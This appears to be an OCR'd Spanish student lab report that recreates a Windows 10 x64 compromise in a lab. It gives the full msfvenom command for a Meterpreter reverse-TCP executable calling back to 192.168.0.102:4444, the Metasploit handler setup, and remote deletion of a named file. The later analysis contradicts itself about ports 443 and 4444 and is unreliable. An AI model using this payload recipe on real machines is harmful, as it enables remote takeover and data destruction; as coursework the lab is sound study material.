

Ilustración 7 Creación del archivo txt con la sintaxis referenciada y almacenado en el Escritorio

Fuente: propia.

Ya cumplidos con estos 3 requerimientos principales para la recreación del entorno del sistema operativo objetivo, se procedió a realizar el proceso de realización del ataque usando un Payload y Metaploit.

Ataque desde Kali Linux

Lo primero que debemos hacer es asegurarnos de que la máquina víctima y la máquina atacante estén en la misma red y en el mismo segmento de red. Lo cual ya se ha configurado previamente como se evidencio en las Ilustración 1.

Nuestra máquina víctima es un sistema Windows 10 con arquitectura x64. Para este ejercicio, debemos desactivar todas las medidas de seguridad, como Windows Defender, firewall, antivirus y cualquier protección en tiempo real, lo cual también ya se ha realizado previamente como se evidencia en la Ilustración 4, Ilustración 5, Ilustración 6.

Ahora vamos a utilizar la herramienta **msfvenom** para crear nuestro ejecutable malicioso. Aquí están las opciones clave que necesitamos configurar:

- **-p**: Esto indica la carga útil o "payload" que vamos a utilizar en nuestro ataque. En este caso, seleccionamos ***windows/x64/meterpreter/reverse_tcp*** para crear un payload que admita la arquitectura x64 de Windows y genere una Shell reversa para Meterpreter.

- **--platform**: Indicamos que estamos enfocados en atacar sistemas operativos Windows.

- **-a**: Especificamos que estamos apuntando a la arquitectura x64.

- **LHOST**: Debemos proporcionar la dirección IP de nuestra máquina atacante de Kali Linux. En este caso la dirección IP de nuestra maquina es **192.168.0.102**. Esta dirección IP se logró obtener usando el comando **ifconfig.**

- **LPORT**: Establecemos el puerto en la máquina víctima en el que se establecerá la conexión de escucha. En este caso el puerto 443 presentaba fallas para realizar una conexión exitosa así que se procedió a usar el puerto **4444**.

- **-f:** Indicamos que queremos que msfvenom genere el ejecutable en formato ".exe".

- **>>**: Esto nos permite especificar la ubicación y el nombre de archivo donde se almacenará el ejecutable malicioso. En nuestro caso la ubicación en donde se almacenará nuestro ejecutable es en el directorio " /home/kali/Documents" con el nombre " PC33704231.exe.exe".

A continuación, se documenta el comando final que se ha implementado para genera el payload o archivo .exe:

Comando fianal: ***msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.0.102 LPORT=4444 -f exe >> /home/kali/Documents/PC33704231.exe***



Ilustración 8 Ejecución del comando para la generación del Payload

Fuente: propia.

Como se puede ver en la Ilustración 8 se ha ejecutado la sintaxis completa del comando para generar el ejecutable con **mfvenom** y que ha creado de manera satisfactoria. Para comprobar revisaremos la ruta donde establecimos que se almacenaría el ejecutable.



Ilustración 9 Generación exitosa del ejecutable en la ruta establecida

Fuente: propia.

En efecto se ha generado correctamente el ejecutable con el nombre **PC33704231.exe** como se evidencia en la Ilustración 9**.** Ahora utilizaremos **msfconsole** para configurar y ejecutar un exploit que permita escuchar y ejecutar Meterpreter a través de una Shell reversa en la máquina Windows. A continuación, se muestra el proceso de uso y ejecución de los comandos:

1. Se abre una nueva terminal en Kali Linux.
2. Según la documentación de Metasploit de procedió a ejecutar los siguientes comandos para poder usar el msfconsole:
    - **service postgresql start**: Este comando inicia el servicio de PostgreSQL. Metasploit usa PostgreSQL para guardar información sobre los exploits, payloads y sesiones que se crean durante tus pruebas de penetración. Al ejecutar este comando, nos aseguramos de que Metasploit pueda acceder a la base de datos y almacenar los datos necesarios para su funcionamiento.
    - **sudo msfdb init**: Aquí, estás inicializando la base de datos de Metasploit. Al ejecutar este comando, Metasploit configura la estructura de la base de datos, creando las tablas y configuraciones necesarias. Básicamente, estamos preparando la base de datos para que Metasploit pueda guardar y consultar datos de manera organizada y efectiva.



Ilustración 10 Inicialización del postgresql y msfdb init

Fuente: propia.

3. A continuación, se digita el comando **msfconsole** para ejecutar la consola de Metaploits.

Ilustración 11 Consola de Metasploit v6.3.27

Fuente: propia.

4. Ingresamos el comando ***use exploit/multi/handler*** para seleccionar el exploit que utilizaremos.
5. A continuación, configuramos los parámetros del exploit:

    - Se utiliza el comando **set payload** para especificar el mismo payload que usamos al construir el ejecutable, que en este caso **es windows/x64/meterpreter/reverse_tcp**.

    - Luego, se utilizó **set LHOST** para establecer la dirección IP de Kali Linux. En este caso es 192.168.0.102.

- Finalmente, se usa **set LPORT** para configurar el puerto, que en este caso es el puerto 4444, que es comúnmente utilizado para conexiones seguras.

Una vez que todos los parámetros estén configurados, se ejecutó exploit para iniciar el proceso de escucha y esperar una conexión desde la máquina Windows.



Ilustración 12 Ejecución del exploit para iniciar el proceso de escucha de la ejecución del payload

Fuente: propia.

Ahora, en la máquina Windows, ejecutamos el archivo **PC33704231.exe** malicioso que generamos previamente. Cuando se ejecute, se establecerá una conexión inversa con Metasploit en Kali Linux.



Ilustración 13 Archivo .exe malicioso descargado en el escritorio del sistema operativo objetivo

Fuente: propia.



Ilustración 14 Ejecución e instalación del .exe malicioso

Fuente: propia.

Una vez que la máquina Windows se conecta, Metasploit abrirá una sesión de Meterpreter, lo que nos permitirá manipular la máquina Windows de forma remota.



Ilustración 15 Sesión de Metapreter establecida correctamente

Fuente: propia.

Este proceso permitirá que el ataque se complete con la apertura de una sesión de Meterpreter en la máquina Windows comprometida, lo que te dará acceso para realizar acciones en el sistema víctima. El comando **sysinfo** en Metasploit se utiliza para obtener información básica sobre la máquina comprometida a la que hemos accedido a través de la sesión Meterpreter. Al ejecutar **sysinfo**, se muestran detalles sobre el sistema operativo, la arquitectura, la versión del sistema y el nombre del host de la máquina objetivo. La razón principal para utilizar el comando **sysinfo** es obtener una visión general rápida de la máquina comprometida.



Ilustración 16 Uso del comando sysinfo para obtener la información básica del SO comprometido

Fuente: propia.

Ahora usamos el comando **ls**, El comando **ls** en el contexto de Metasploit y una sesión Meterpreter se utiliza para listar el contenido del directorio actual en la máquina comprometida. Al ejecutar ls, obtenemos una lista de archivos y carpetas en el directorio actual de la máquina objetivo. En este caso accedimos a la ruta del escritorio tal y como lo indica la situación problema. Con esos logramos encontrar el archivo txt denominado ***Yesenia_Alexandra_Peralta_33704231_05-09-2023.txt.***

Ahora como lo indica el caso, procedemos a eliminar el archivo txt con el uso del comando **del** como se muestra en la Ilustración 17**.** El comando **del** en Metasploit y en una sesión Meterpreter se utiliza para eliminar un archivo en la máquina comprometida. En este caso digitamos el comando de la siguiente manera: del ***Yesenia_Alexandra_Peralta_33704231_05-09-2023.txt***



Ilustración 17 Uso del comando del para eliminar el archivo txt

Fuente: propia.

Esto ha provocado que el archivo ***Yesenia_Alexandra_Peralta_33704231_05-09-2023.txt*** se haya eliminado del escritorio de la maquina objetivo como se evidencia a continuación:



Ilustración 18 Archivo txt eliminado del escritorio usando Metasploit

Fuente: propia.

Como podremos evidenciar el archivo .txt ha sido eliminado del escritorio del equipo, lo cual concluye la recreación de la situación problema planteada en el **Anexo 4 - Escenario 3**.

A continuación, liste y describa los datos e información de la situación problema que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

A continuación, se listan y describen los datos e información clave que ayudaron a identificar el fallo de seguridad:

- **Ejecución del Archivo PoCseminario.exe**: El primer indicio del fallo de seguridad fue la ejecución del archivo "PoCseminario.exe" por parte del administrador de la máquina. Este archivo se descargó y ejecutó a partir de un mensaje de WhatsApp Web. La ejecución de archivos desconocidos o sospechosos es una vulnerabilidad común y un vector de ataque.

- **Uso de Msfvenom y Metasploit**: Se menciona que el atacante utilizó la herramienta Msfvenom para crear un Payload malicioso en formato .exe y luego utilizó Metasploit para abrir una sesión de Meterpreter. Esto indica que el ataque se basó en la explotación de vulnerabilidades conocidas o en la ingeniería social para persuadir al administrador a ejecutar el archivo malicioso.

- **Desactivación de Sistemas de Seguridad**: La información de que todos los sistemas de seguridad, incluyendo el firewall, Windows Defender y el antivirus, estaban desactivados en la máquina víctima es crucial. Esto facilitó la ejecución del Payload y la intrusión en el sistema sin ser detectado.

- **Eliminación del Archivo de Texto**: La desaparición del archivo de texto que estaba en el escritorio de la máquina víctima después del ataque sugiere que el atacante tenía acceso y control total sobre el sistema.

- **Sistema Operativo y Arquitectura**: La información de que la máquina víctima ejecutaba Windows 10 X64 proporciona detalles sobre el entorno objetivo. Esto es esencial para determinar qué tipo de Payload malicioso se debe utilizar.

- **Estructura del Payload Msfvenom**: La descripción detallada de cómo se creó el Payload con Msfvenom, incluyendo la arquitectura objetivo, la dirección IP del atacante y el puerto utilizado, brinda información sobre cómo se llevó a cabo el ataque y qué configuración específica se utilizó.

- **Uso de Metasploit**: La mención del uso de Metasploit para abrir una sesión de Meterpreter destaca la importancia de esta herramienta en el ataque y cómo el atacante mantuvo el control remoto sobre la máquina comprometida.

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?

Se utilizo la herramienta Windows Defender, ya que esta no da un resumen detallado de las falencias o problemas de seguridad que tiene nuestro sistema operativo.

En cuanto al puerto que abre la aplicación específica en el anexo, se menciona que se utilizó el puerto 443 para la escucha. En el paso 4, se indica que se ingresó el puerto 443 al configurar Metasploit para la sesión de Meterpreter. Esto significa que la aplicación específica en el anexo abrió el puerto 443 para permitir la comunicación entre la máquina víctima y el atacante. El puerto 443 es comúnmente asociado con conexiones seguras HTTPS y se utiliza a menudo para el tráfico cifrado en la web, por lo que el atacante podría haber intentado ocultar su actividad haciéndola parecer tráfico web seguro.

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

El ataque a la máquina Windows 10 X64 se llevó a cabo utilizando una serie de pasos que involucran la creación y ejecución de un archivo malicioso:

1. **Descarga y Ejecución del Archivo Malicioso**:
- El ataque comenzó cuando el administrador de la máquina víctima recibió un archivo llamado "PoCseminario.exe" de un compañero de trabajo a través de WhatsApp Web.
- El administrador descargó y ejecutó este archivo en la máquina Windows 10.

2. **Creación del Payload Malicioso:**
- El atacante había utilizado la herramienta Msfvenom para crear un Payload malicioso en formato .exe.
- Este Payload había sido configurado para establecer una conexión inversa (reverse_tcp) con la máquina del atacante en un puerto específico (por ejemplo, el puerto 443).

3. **Apertura de una Sesión de Meterpreter:**
- El atacante utilizó Metasploit para abrir una sesión de Meterpreter en su propia máquina.

